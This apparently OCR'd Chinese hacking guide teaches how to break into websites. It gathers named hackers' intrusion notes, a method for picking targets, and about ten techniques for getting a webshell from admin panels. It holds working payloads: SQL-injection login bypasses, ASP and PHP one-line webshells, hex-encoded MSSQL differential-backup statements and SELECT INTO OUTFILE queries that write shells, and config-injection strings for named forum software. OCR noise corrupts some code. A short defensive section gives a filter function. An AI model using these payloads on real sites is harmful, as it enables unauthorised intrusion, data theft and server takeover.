
但作为一名白帽子，看到这样危害极大的信息泄露，当时马上通知该网站负责人修复……

End　大家有什么新姿势可以留言补充哈


0x07 结束语

呼吁广大使用 Github 平台的程序员要注意保护自己的信息安全问题，总而言之，安全无小事，……





2.6、入侵资料



2.6.1、oldjun 入侵经验

1.无论什么站，无论什么语言，我要渗透，第一件事就是扫目录，最好一下扫出个上传点，直接上传 shell，诸位不要笑，有时候你花很久搞一个站，最后发现有个现成的上传点，而且很容易猜到，不过这种情况发生在 asp 居多!

2.asp(aspx)+MSSQL 先考虑注入，一般的注入都有 DBowner 权限可以直接写 shell;如果写不了，或者 web 与数据库分离，那就猜数据，从后台下手了，后台可以上传或者改配置文件;

3.asp(aspx)+ACCESS 拿 shell 一般只有 3 种方法，一是前台上传或者注入进后台上传;二是注入进后台改配置文件;三是注入进后台备份数据库或者暴库后知道是 asp 或者 asa 数据库于是直接写一句话;

4.php+MYSQL 一般是注入进后台上传，偶尔运气好些权限够高可以注入 select into outfile;然后包含，分本地与远程，远程包含在高版本 php 是不支持的，于是想办法本地上传图片文件或者写到 log 里;然后 php 程序某某未公开的漏洞，运气好可以直接写 shell。

5.jsp+MYSQL 利用数据库拿权限方面基本同 php，而且 jsp 的上传基本很少检查文件后缀，于是只要有注入点与后台，拿 shell 相当的容易。jsp+ORACLE 的站我碰到的不多，碰到的也是猜出用户名与密码从后台下手的。

6.无论什么大站，主站一般都很安全(不然早被人玩了)，于是一般从二级域名下手，猜出主站的某些用户名与密码或者搞到主站的源代码，或者旁注得到同网段服务器后 cain 或 arp。

7.一般的大站很少有用现成的 CMS 的，于是如果你有幸找到源码，那你就发了，注入漏洞啊，上传漏洞啊，写文件漏洞啊，都掌握在你手里。多看看那些大站新出来的测试分站点，那些站还在测试中，可以很轻松拿下。

8.上传有个文件名截断，这包括 2 个方面，一是 00 截断，二是长文件名截断(曾经利用这个搞下 hw);然后很多写文件的地方，都可以 00，屡试不爽。上传别忘了.asp(当然.asa，.cer，.cdx 都可以啦)目录的妙用。

9.php 站无论 windows 还是 linux，都有 magic_quotes_gpc 的问题，magic_quotes_gpc 为 on 的时候，在

server 变量注入的时候还是可以 select into outfile，今年我搞过某未开源 cms 就是这个情况，一般情况下为 on 就别考虑写文件了，不过有这个权限别忘了读文件源码，因为 load_file 的参数是可以编码的。

10.猜路径或者文件在入侵中非常必要，猜不到路径的时候别忘了 google(baidu 太烂，google 很全)，于是你可以考虑看站点下的 robot.txt 或者 robots.txt，会有惊喜。

11.工具的使用很重要，入侵之前用 WVS 扫扫会有助入侵;注入工具虽然很多，但不见得都好使，现在的软硬防火墙、防注入越来越厉害，那时候你就别偷懒，多手工有助你成长。

12.遇到过一流监控么，遇到其他防 post 的防火墙么，有时候一句话进去了都无法传大马，那时候，你先学学编码，学学变换绕过。

13.想搞一般的小站，记得查看这个小站的版权，找做这个站的公司，然后从这个公司做的其他站下手，得到源码再回头搞，我曾经通过这个方法拿下某知名制药的公司站。

14.旁注的思路永远不过时，遇到 dbowner 的注入，可以很舒服写 shell 到你需要的站，省得麻烦的提权了;运气不好，按部就班拿 shell 提权得到你所需。

15.永远别忘记社会工程学，利用社工把自己当成一个什么也不会的人，从某某站长的 qq，身份证，邮箱等等下手，也许有时可能会有意外;另外别忘记 admin,admin;test,test;123456,123456 这种简单的尝试，当然，你也可以暴力破解。

16.别忽视 XSS，别忽视 cookie，XSS 可以偷 cookie，更有若干妙用，自己学会领悟;cookie 可以伪造登陆，cookie 可以注入，cookie 注入可以绕绝大多数的防火墙。

17.平时搞站多多搜集路径啊，源码啊，工具啊，充实自己的“武器”库;最好把自己的入侵步骤记录下来，或者事后反思下，我一般都是记在 txt 里，另外要做到举一反三。

2.6.2、Tsingx 经验总结

```
参考网址:http://www.3est.com
```

本文没有图，纯理论上做总结，2k 字左右，不多，大家耐心点

入侵存在运气的几率，我们只有不断的提高自己，才能够将运气的成分将到最小;

方法是死的，人是活的，思路更是活的。

我就算是抛砖引玉了，说一下我渗透的思路大家可以多多指正。

开始渗透

现在我们假定要渗透 www.xxx.com

我们首先要观察，

观察网站的类型，这一步不是让你马上有漏洞什么的，而是做到对网站心中有数。

大概有这么几种可能

1、一眼望去基本全是 flash 的，看到这个信息，就要做好打持久战的准备了，此时可以用 wvs 扫一下站点目录，了解站点结构，还有就是扫描 ftp 弱口令，因为这种 flash 站很依靠 ftp。有时候会遇到非常弱智的密码。

2、首页可以看到大批链接，链接是 html。shtml，htm 之类的静态链接的，就应该考虑可能是静态模板制作的，你就要在网站上仔细找 powered by，只要找到了，就走两条路，1.Google 现有的 0day，拿 shell 的方法，2.到官网下载源码自己寻找信息

3、首页为 asp？....php？之类动态+参数的，就自己随手打开一个加上‘和 and 1=1 查询注入，如果弹框出来，有人就可能放弃了，实际上应该庆幸，尤其是 asp 的，应为这很有可能是站长直接 include 的现成防注入程序，那么肯定有数据库（记录你的 ip 之类的信息），有人可能会问了，有数据库有什么用？难道去下载吗？no，这种数据库一般都是 asp 的，可以一句话，直接在注入代码里插入一句话，然后链接他的数据库，而且 80%的网站防注入数据库都是根目录下的 sqlin.asp

回过来，如果不谈框而直接跳转的话就比较麻烦了，可以手工试一下绕过代码，还有就是用中转注入，详见 http://forum.3est.com/thread-2418-1-1.html

4、首页链接基本是 xxx.asp，xxx.php 之类的，没有参数，那说明还是静态模板生成的伪静态页面，只不过是动态后缀，还是按 2 的思路走，需要注意一点的就是有一些地方性网站是一个区域内都用的一个 cms。而且这些 cms 只是小规模使用，没有现成的源码，可以把特殊路径（如/news /news_view.asp）放到谷歌了搜索，在通过其他站点旁注拿源码

5、这最后一种也是最棘手的，就是全站翻来翻去就几个静态页面，这很可能是某些 bt 站长做的 bt 站，全本地编写，ftp 上传，很可能连后台都没有，以前看过用些展览性的网站就是这样的，这样的网站一般是迂回入侵。

接下来很重要的一点就是，无论什么站，都不要放弃尝试，这很重要

按上面的种类来

第一种：

手工尝试一下高危目录，以前百度一个分站后台都被爆出是 admin/index.asp，如果懒一点的话可以用 wwwscan，论坛工具版里有 gui 的，如果扫到了管理目录啥的，可以直接试弱口令和社工，如果不行，就开始旁注。

在这里我说一下我的旁注思路

我用的工具是明小子，很简单，因为他有批量检测

旁注地址出来之后先检查上传，然后就是后台，数据库可以视情况手工检测，节约时间。但是工具越来越不好用了，所以在旁站比较少的时候可以一个一个手工看，如果旁站多的话，可以观察域名，比如带 gov.cn 的，***hotel 的，**hg(化工)，**pj(配件)这些公司站点，小地方政府站都非常容易入侵

如果上传没有，很重要的一步来了，检测后台，其实不要以为没有注入后台就没用，只要有后台，先 or=or 后 admin，admin，还有 admin，域名，就这 3 个绝对屡试不爽

继续说思路，如果旁注出来拿到 shell，首先看目录能不能跳转，如果不能，而且目录十分有序的，八成是虚拟主机，可以喊几个人一起猜，结合社工信息猜，几率很大，还有不要忘记 aspx 里面的 iis spy

如果以上都不行，那么就拿 cnsuperscan，扫 80 吧，看一下像不像内网机组，如果 c 段存活主机多，考虑一下扫 21，很可能是大型公司，扫完 21 专拣 survu 的干，方便提权

内网简单说一下。

1、cain+玫瑰的 arp 工具，用两个机子一起猛嗅，让后自己睡觉去等着

2、抓全内网的 http 信息，找一些账号和社工联系起来

内网渗透的事就不废话了，太长了...！

第二种：

这个很简单了。静态模板，如果是站长自己写的源码，vulnerabilityscanner6 扫把，我的经验是只要站张没用现成的源码，那自己肯定留得有后门，而且很容易犯低级错误，扫到可能注入的页面了就试吧，最好是能扫到上传，还有就是不要忘记前辈们的脚步。看看 1.asp，mm.asp 等待，不行的话就重复第一种的思路

第三种、第四种：

找版权。找信息，找弱点，其它的就沿着第二种到第一种的思路吧

第五种：

这种站特别难拿，主要还是用个强悍的字典扫目录，找程序员留下的上传点之类的，有时候可以试一下 upload1.asp 这样的路径，还有就是二级目录没有 index 时可以列文件。不过这种站一般还是要走第一种的路

写在最后：

上面的思路如果用好了我想拿下一个普通站应该是可以的，不过这只是通用的思路，主要还是要多看别人写的入侵经验，因为漏洞是怎么也说不完的，比如我以上写的思路很多常用的漏洞的尝试并没有写进去，比如 xss，但是如果用 xss 那站一定是一个漫长的过程，记得一前看别人写的渗透清华大学，就是捡的分站日，而且是用一个列目录的漏洞，然后找到了一个数据库管理目录拿到一句话的，再次说一遍，思路不是死的

2.6.3、入侵指定网站思路

首先，观察指定网站。

入侵指定网站是需要条件的：

要先观察这个网站是动态还是静态的。

首先介绍下什么样站点可以入侵：我认为必须是动态的网站 如ASP、PHP、 JSP等代码编写的站点 如果是静态的（.htm或html）,一般是不会成功的。

如果要入侵的目标网站是动态的，就可以利用动态网站的漏洞进行入侵。

Quote:

以下是入侵网站常用方法：

1.上传漏洞

如果看到:选择你要上传的文件 [重新上传]或者出现“请登陆后使用”，80%就有漏洞了！

有时上传不一定会成功,这是因为Cookies不一样.我们就要用WSockExpert取得Cookies.再用DOMAIN上传.

2.注入漏洞

字符过滤不严造成的

3.暴库:把二级目录中间的/换成%5c

4.'or'='or'这是一个可以连接SQL的语名句.可以直接进入后台。

我收集了一下。类似的还有：

```
'or''='
" or "a"="a
') or ('a'='a
") or ("a"="a
or 1=1--
' or 'a'='a
```

5.社会工程学。这个我们都知道吧。就是猜解。

6.写入ASP格式数据库。就是一句话木马〈%execute request("value")%〉 （数据库必需得是ASP或ASA的后缀）

7.源码利用：一些网站用的都是网上下载的源码.有的站长很懒.什么也不改.

比如：默认数据库，默认后台地址，默认管理员帐号密码等

8.默认数据库/webshell 路径利用:这样的网站很多/利人别人的 WEBSHELL.

```
/Databackup/dvbbs7.MDB

/bbs/Databackup/dvbbs7.MDB

/bbs/Data/dvbbs7.MDB

/data/dvbbs7.mdb

/bbs/diy.asp

/diy.asp

/bbs/cmd.asp

/bbs/cmd.exe

/bbs/s-u.exe

/bbs/servu.exe
```

工具：网站猎手　挖掘鸡 明小子

9.查看目录法:一些网站可以断开目录，可以访问目录。

210.37.95.65 images

10.工具溢出

11.搜索引擎利用:

```
inurl:flasher_list.asp

默认数据库:database/flash.mdb

后台/manager/
```

找网站的管理后台地址:

```
site:xxxx.comintext:管理

site:xxxx.comintitle:管理　〈关键字很多，自己找〉

site:xxxx.cominurl:login
```

查找 access 的数据库,mssql、mysql 的连接文件

```
allinurl:bbsdata

filetype:mdbinurl:database

filetype:incconn

inurl:datafiletype:mdb
```

12.COOKIE 诈骗：把自己的 ID 修改成管理员的，MD5 密码也修改成他的，用桂林老兵工具可以修改 COOKIE。

13.利用常见的漏洞：如动网 BBS

可以先用:dvbbs 权限提升工具，使自己成为前台管理员。

THEN，运用:动网固顶贴工具，找个固顶贴，再取得 COOKIES，这个要你自己做。我们可以用 WSockExpert 取得 Cookies/NC 包 这个我就不做了，网上教程多的是，自己下个看看。

工具：dvbbs 权限提升工具　动网固顶贴工具

14.还有一些老漏洞。如 IIS3，4 的查看源码，

5 的 Delete CGI，PHP 的一些老洞，我就不说了啊。。太老了。没有什么大用途。

一般入侵思路

脚本注入（ASP PHP JSP）

1.脚本漏洞

其它脚本漏洞（上传漏洞，跨站漏洞等）

域名旁注

2.旁注

“IP”旁注

3.溢出漏洞

本地溢出

远程溢出

4.网络窃听

IP 欺骗

ARP 欺骗

5.社会工程学

简单的说，可以利用以上方法来入侵，如果这个指定网站的确没有漏洞，还可以利用其它方式。如果目标网站没有漏洞，可以试着入侵同服务器上的其它网站。。。如果能够入侵同服务器上的其它网站，就可以获得权限，看能不能够提权拿到服务器等。 也可以直接入侵这台网站的服务器！

比如：用 IP 端口扫描软件，扫描一下目标服务器都开放了哪些端口，然后利用开放的漏洞端口进行入侵。常见漏洞端口如何入侵，还可以查询目标服务器有哪些漏洞，比如微软最新 0day 漏洞，利用漏洞拿到服务器权限。

木马入侵，让网站主机感染你的木马。主要是看目标网站服务器系统是否存在漏洞。

首先介绍下什么样的站点可以入侵：必须是动态的网站，比如 asp、php、jsp 这种形式的站点。后缀为.htm 的站点劝大家还是不要入侵了吧(入侵几率几乎为 0)。

入侵介绍：1 上传漏洞；2 暴库；3 注入；4 旁注；5 COOKIE 诈骗。

1 上传漏洞，这个漏洞在 DVBBS6.0 时代被黑客们利用的最为猖獗，利用上传漏洞可以直接得到 WEBSHELL，危害等级超级高，现在的入侵中上传漏洞也是常见的漏洞。

怎样利用：在网站的地址栏中网址后加上/upfile.asp 如果显示 上传格式不正确[重新上传]

这样的字样 8 成就是有长传漏洞了找个可以上传的工具直接可以得到 WEBSHELL。

工具介绍：上传工具，老兵的上传工具、DOMAIN3.5，这两个软件都可以达到上传的目的，用 NC 也可以提交。

2 暴库：这个漏洞现在很少见了，但是还有许多站点有这个漏洞可以利用，暴库就是提交字符得到数据库文件，得到了数据库文件我们就直接有了站点的前台或者后台的权限了。

中间的/换成%5c，如果有漏洞直接得到数据库的绝对路径，用寻雷什么的下载下来就可以了。还有种方法就是利用默认的数据库路径碰到数据库名字为/#abc.mdb 的　需要把#号换成%23 就可以下载了，

3 注入漏洞：这个漏洞是现在应用最广泛，杀伤力也很大的漏洞，可以说微软的官方网站也存在着注入漏洞。注入漏洞是因为字符过滤不严禁所造成的，可以得到管理员的帐号密码等相关资料

4 旁注：我们入侵某站时可能这个站坚固的无懈可击，我们可以找下和这个站同一服务器的站点，然后在利用这个站点用提权，嗅探等方法来入侵我们要入侵的站点。

工具介绍：还是名小子的 DOMIAN3.5 不错的东西，可以检测注入，可以旁注，还可以上传!

5 COOKIE 诈骗：许多人不知道什么是 COOKIE，COOKIE 是你上网时由网站所为你发送的值记录了你的一些资料，比如 IP，姓名什么的。

怎样诈骗呢？如果我们现在已经知道了 XX 站管理员的站号和 MD5 密码了，但是破解不出来密码(MD5 是加密后的一个 16 位的密码)我们就可以用 COOKIE 诈骗来实现，把自己的 ID 修改成管理员的，MD5 密码也修改成他的，有工具可以修改 COOKIE 这样就答到了 COOKIE 诈骗的目的，系统以为你就是管理员了。

防范脚本入侵

作为网络管理员，不少朋友也同时负责单位的网站开发维护的工作，对于 WEB 开发我想大家都比较精通，可是对如何编写安全的脚本代码和入侵者如何通过 WEB 方式对服务器进行渗透的，可能就不是很清楚了，有不少朋友错误的认为我的服务器有硬件防火墙，而且只开了 80 端口，是不会有网络安全问题的。下面我就向大家介绍几种比较常见的脚本攻击的方法，让大家从中能够找到安全防护的方法，从而提高服务器的安全性。

1. 简单的脚本攻击

此类攻击是由于 WEB 程序编写上对特殊字符过滤不严密所造成的，虽说不能对服务器的安全造成严重威胁，可是却可以使入侵者发布含有 HTML 语句的恶意代码，扰乱网站秩序，从而对网站产生不良影响。下面给大

家举个例子：某网站在进行用户注册时，没有对特殊字符进行过滤，就有可能被无聊者利用，假设论坛的管理员 ID 为:webmaster，那就有可能有人在注册用户名时注册成 webmaster ，尽管 ID 有区别，可是在页面显示却是一样的，如果无聊者把其他的信息改的和 webmaster 一样，那别人就很难区分这两个 ID 哪个是真的哪个是假的。有不少网站有自己开发的留言板，而且支持提交 HTML 留言，这就给破坏者提供了机会，他们可以写一个自动弹出窗口并打开一个带木马的网页的代码，这样别人在浏览这条留言时就有可能被种下木马。防范方法很简单，加个过滤函数就可以了：

```
〈%
function SqlCheck(fString)
 fString = Replace(fString, "'","")
 fString = Replace(fString, " ","")
 fString = Replace(fString, ";","")
 fString = Replace(fString, "--","")
 fString = Replace(fString, ",","")
 fString = Replace(fString, "(","")
 fString = Replace(fString, ")","")
 fString = Replace(fString, "=","")
 fString = Replace(fString, "%","")
 fString = Replace(fString, "*","")
 fString = Replace(fString, "<","")
 fString = Replace(fString, ">","")
 SqlCheck = fString
end function
%〉
```

以上过滤函数中的 String = Replace(fString, "<","") fString = Replace(fString, ">","")可以去掉语句中的“<”和“>”符号，使 HTML 代码无法运行。

2. Sql Injection 漏洞攻击

也叫 Sql 注入攻击，是目前比较常见的一种 WEB 攻击方法，它利用了通过构造特殊的 SQL 语句，而对数据库进行跨表查询的攻击，通过这种方式很容易使入侵者得到一个 WebShell，然后利用这个 WebShell 做进一步的渗透，直至得到系统的管理权限，所以这种攻击方式危害很大。建议大家使用 NBSI，小榕的 WED+WIS 等注入工具对自己的网站扫描一下，看是否存在此漏洞。还有一种比较特殊的 Sql 注入漏洞，之所以说比

较特殊，是因为它是通过构造特殊的 SQL 语句，来欺骗鉴别用户身份代码的，比如入侵者找到后台管理入口后，在管理员用户名和密码输入“'or ' 1'='1' ”、“'or''='”、“') or ('a'='a”、“″ or ″a″=″a”、“' or 'a'='a”、“' or 1=1--”等这类字符串（不包含引号），提交，就有可能直接进入后台管理界面，由此也可以看出对特殊字符进行过滤是多么的重要。还有一点要注意，一定不要让别人知道网站的后台管理页面地址，除了因为上面的原因外，这也可以防止入侵者通过暴力破解后台管理员用户名和密码等方法进入后台管理。这类攻击的防范方法除了加上面提到的过滤函数外，还要屏蔽网站的错误信息，同时也需要配置好 IIS 的执行权限，以前的杂志也详细介绍过防范方法，在这里不做详细说明。

3.对整站系统和论坛的攻击

不少网站使用一些比如动易，乔客，动网，BBSXP 等知名度高，功能强大的系统和论坛，由于这些系统的功能强大，所以不可避免的就带来了不小的安全风险。因为可以从网上直接得到这些系统的代码，再加上使用这些系统的网站比较多，所以研究这些系统漏洞的人也就很多，我们也就经常会在网上可以看到某某系统又出最新漏洞的文章，建议大家经常不定期的去这些系统的官方网站下载最新的补丁。

2.6.4、webshell 获取

2.6.4.1、后台拿 webshell 的常用方法

一、直接上传获得 webshell

这种对 php 和 jsp 的一些程序比较常见，MolyX BOARD 就是其中一例，直接在心情图标管理上传.php 类型，虽然没有提示，其实已经成功了，上传的文 件 url 应该是 http://forums/images/smiles/下，前一阵子的联众游戏站和网易的 jsp 系统漏洞就可以直接上传 jsp 文件。文件名是原来的文件名，bo-blog 后台可以可以直接上传.php 文件，上传的文件路径有提示。以及一年前十分流行的 upfile.asp 漏洞(动网 5.0 和 6.0、早期的许多整站系统)，因过滤上传文件不严，导致用户可以直接上传 webshell 到网站任意可写目录中，从而拿到网站的管理员控制权限。

二、添加修改上传类型

现在很多的脚本程序上传模块不是只允许上传合法文件类型，而大多数的系统是允许添加上传类型，bbsxp 后台可以添加 asa|asP 类型，ewebeditor 的后台也可添加 asa 类型,通过修改后我们可以直接上传 asa 后缀的 webshell 了,还有一种情况是过滤了.asp，可以添加.aspasp 的文件类型来上传获得 webshell。php 系统的后台，我们可以添加.php.g1f 的上传类型，这是 php 的一个特性,最后的哪个只要不是已知的文件类型即可，php 会将 php.g1f 作为.php 来正常运行,从而也可成功拿到 shell。LeadBbs3.14 后台获得 webshell 方法是：在上传类型中增加 asp ，注意，asp 后面是有个空格的，然后在前台上传 ASP 马，当然也要在后面加个空格！

三、利用后台管理功能写入 webshell

上传漏洞基本上补的也差不多了,所以我们进入后台后还可以通过修改相关文件来写入 webshell。比较的典型的有 dvbbs6.0，还有 leadbbs2.88 等，直接在后台修改配置文件，写入后缀是 asp 的文件。而 LeadBbs3.14 后台获得 webshell 另一方法是：添加一个新的友情链接，在网站名称处写上冰狐最小马即可,最小马前后要随便输入一些字符，http:\\网站\inc\IncHtm\BoardLink.asp 就是我们想要的 shell。

四、利用后台管理向配置文件写 webshell

利用""""":""//"等符号构造最小马写入程序的配置文件，joekoe 论坛，某某同学录，沸腾展望新闻系统，COCOON Counter 统计程序等等，还有很多 php 程序都可以，COCOON Counter 统计程序举例，在管理邮箱处添上 cnhacker at 263 dot net":eval request(chr (35))//, 在配制文件中就是 webmail="cnhacker at 263 dot net\":eval request(chr(35))//"，还有一种方法就是写上

cnhacker at 263 dot net"%><%eval request(chr(35))%><%'，这样就会形成前后对应，最小马也就运行了。<%eval request(chr(35))%>可以用 lake2 的 eval 发送端以及最新的 2006 客户端来连，需要说明的是数据库插马时候要选前者。再如动易 2005，到文章中心管理-顶部菜单设置-菜单其它特效，插入一句话马"%><%execute request("l")%><%'，保存顶部栏目菜单参数设置成功后，我们就得到马地址 http://网站/admin/rootclass_menu_config.asp。

五、利用后台数据库备份及恢复获得 webshell

主要是利用后台对 access 数据库的“备份数据库”或“恢复数据库”功能，“备份的数据库路径”等变量没有过滤导致可以把任意文件后缀改 为 asp，从而得到 webshell，msssql 版的程序就直接应用了 access 版的代码，导致 sql 版照样可以利用。还可以备份网站 asp 文件为其他后缀 如.txt 文件，从而可以查看并获得网页源代码，并获得更多的程序信息增加获得 webshell 的机会。在实际运用中经常会碰到没有上传功能的时 候，但是有 asp 系统在运行，利用此方法来查看源代码来获得其数据库的位置，为数据库插马来创造机会，动网论坛就有一个 ip 地址的数据库，在后台的 ip 管理中可以插入最小马然后备份成.asp 文件即可。在谈谈突破上传检测的方法，很多 asp 程序在即使改了后缀名后也会提示文件非法，通过在.asp 文件头加上 gif89a 修改后缀为 gif 来骗过 asp 程序检测达到上传的目的,还有一种就是用记事本打开图片文件，随便粘贴一部分复制到 asp 木马文件头，修改 gif 后缀后上传也可以突破检测，然后备份为.asp 文件，成功得到 webshell。

六、利用数据库压缩功能

可以将数据的防下载失效从而使插入数据库的最小马成功运行，比较典型的就是 loveyuki 的 L-BLOG，在友情添加的 url 出写上<%eval request (chr(35))%>, 提交后，在数据库操作中压缩数据库，可以成功压缩出.asp 文件，用海洋的最小马的 eval 客户端连就得到一个 webshell。

七、asp+mssql 系统

这里需要提一点动网 mssql 版，但是可以直接本地提交来备份的。首先在发帖那上传一个写有 asp 代码的假图片，然后记住其上传路径。写一个本地提交的表单，代码如下：

```
<form action=http://网站/bbs/admin_data.asp?action=RestoreData&act=Restore method="post">
<p>已上传文件的位置：<input name="Dbpath" type="text" size="80"></p>
<p>要复制到的位置：<input name="backpath" type="text" size="80"></p>
<p><input type="submit" value="提交"></p> </form>
```

另存为.htm 本地执行。把假图片上传路径填在“已上传文件的位置”那里，想要备份的 WebShell 的相对路径填写在“要复制到的位置”那里，提交就得到我们可爱的 WebShell 了，恢复代码和此类似，修改相关地方就可以了。没有遇到过后台执行 mssql 命令比较强大的 asp 程序后台，动网的数据库还原和备份是个摆设，不能执行 sql 命令备份 webshell，只能执行一些简单的查询命令。可以利用 mssql 注入差异备份 webshell，一般后台是显示了绝对路径，只要有了注入点基本上就可以差异备份成功。下面是差异备份的主要语句代码，利用动网 7.0 的注入漏洞可以用差异备份一个 webshell，可以用利用上面提到的方法，将 conn.asp 文件备份成.txt 文件而获得库名。

差异备份的主要代码：

```
;declare at a sysname,@s varchar(4000) select @a=db_name(),@s=0x626273 backup database @a to di
sk=@s--
;Drop table [heige];create table [dbo] dot [heige] ([cmd] [image])--
;insert into heige(cmd) values(0x3C25657865637574652072657175657374282226C2229253E)--
;declare at a sysname,@s varchar(4000) select @a=db_name(),@s=0x643A5C7765625C312E617370 backup
 database @a to disk=@s WITH DIFFERENTIAL,FORMAT--
```

这段代码中，0x626273 是要备份的库名 bbs 的十六进制，可以是其他名字比如 bbs.bak;0x3C25657865637574652072657175657374282226C2229253E 是<%execute request("l")%>的十六进制，是 lp 最小马；0x643A5C7765625C312E617370 是 d:\web\l.asp 的十六进制,也就是你要备份的 webshell 路径。当然也可以用比较常见备份方式来获得 webshell，唯一的不足就是备份后的文件过大，如果备份数据库中有防下载的的数据表，或者有错误的 asp 代码，备份出来的 webshell 就不会成功运行，利用差异备份是成功率比较高的方法，并且极大的减少备份文件的大小。

八、php+mysql 系统

后台需要有 mysql 数据查询功能,我们就可以利用它执行 SELECT ... INTO OUTFILE 查询输出 php 文件，因为所有的数据是存放在 mysql 里的,所以我们可以通过正常手段把我们的 webshell 代码插入 mysql 在利用

SELECT ... INTO OUTFILE 语句导出 shell。在 mysql 操作里输入

select 0x3C3F6576616C28245F504F53545B615D293B3F3E from mysql.user into outfile '路径' 就可以获得了一个<?eval($_POST[a]);?>的最小马'

0x3C3F6576616C

28245F504F53545B615D293B3F3E 是我们<?eval($_POST[a]);?>的十六进制，这种方法对 phpmyadmin 比较普遍，先利用 phpmyadmin 的路径泄露漏洞，比较典型的是

http://url/phpmyadmin/libra9xiaoes/select_lang.lib.php。

就可以暴出路径，php 环境中比较容易暴出绝对路径:)。提一点的是遇到是 mysql 在 win 系统下路径应该这样写 d:\\wwwroot\\a.php。下面的方法是比较常用的一个导出 webshell 的方法，也可以写个 vbs 添加系统管理员的脚本导出到启动文件夹，系统重起后就会添加一个管理员帐号

```
CREATE TABLE a(cmd text NOT NULL)

INSERT INTO a(cmd) VALUES('<?fputs(fopen("./a.php","w"),"<?eval(\$_POST[a]);?>")?>')

select cmd from a into outfile '路径/b.php'

DROP TABLE IF EXISTS a
```

访问 b.php 就会生成一个<?eval($_POST[a]);?>的最小马。

如果遇到可以执行 php 命令就简单多了,典型的代表是 BO-BLOG,在后台的 php 命令框输入以下代码：

```
<?

$sa = fopen("./up/saiy.php","w");

fw9xiaote($sa,"<?eval(\$_POST[a]);?".">");

fclose($sa);

?>
```

就会在 up 目录下生成文件名为 saiy.php 内容为<?eval($_POST[a]);?>的最小 php 木马，

最后用 lanker 的客户端来连接。实际运用中要考虑到文件夹是否有写权限。或者输入这样的代码 <?fputs(fopen("./a.php","w"),"<?eval(\$_POST[a]);?>")?> 将会在当前目录生成一个 a.php 的最小马。

九、phpwind 论坛从后台到 webshell 的三种方式

方式 1 模板法

进入后台， 风格模版设置 ，在随便一行写代码，记住，这代码必须顶着左边行写，代码前面不可以有任何字符。

EOT;

```
eval($a);

p9xiaont <<<EOT
```

而后得到一个 shell 为 http://网站/bbs/index.php。

方始 2 脏话过滤法

进入安全管理 ◇ 不良词语过滤。新增不良词语写 a’]=’aa’;eval($_POST[’a’]);//

替换为那里可以随意写，而后得到一个 shell 地址为 http://网站/bbs/data/bbscache/wordsfb.php。

方式 3 用户等级管理

新建立会员组，头衔你可以随便写，但是千万不要写单双引号特殊符号，升级图片号写 a’;eval($_POST[’a’]);// ，升级点数依然可以随意写。而后得到一个 shell 地址为 http://网站/bbs/data/bbscache/level.php。

以上三种方式得到 webshellr 的密码是 a,为 lanker 的一句话后门服务端。

十、也可以利用网站访问计数系统记录来获得 webshell

最明显的就是某私服程序内的阿江计数程序，可以通过 http://网站/stat.asp?style=text&referer= 代码内容&screenwidth=1024 直接提交，即可把代码内容直接插入到计数系统的数据库中，而此系统默认数据库为 count#.asa，我们可以通过 http://网站/count%23.asa 访问得到 webshell，由于阿江计数程序过滤了%和+，将最小马改成<SCRIPT RUNAT=SERVER LANGUAGE=vbSCRIPT>eval(Request("1"))</SCRIPT>替换代码内容处提交，然后用 lake2 的 eval 客户端来提交，值得一提的是如果进到计数后台，可以清理某时某刻的数据，一旦插入 asp 木马失败，可以清理数据库再次操作。

2.6.5、入侵笔记总结

【 拿 shell 】

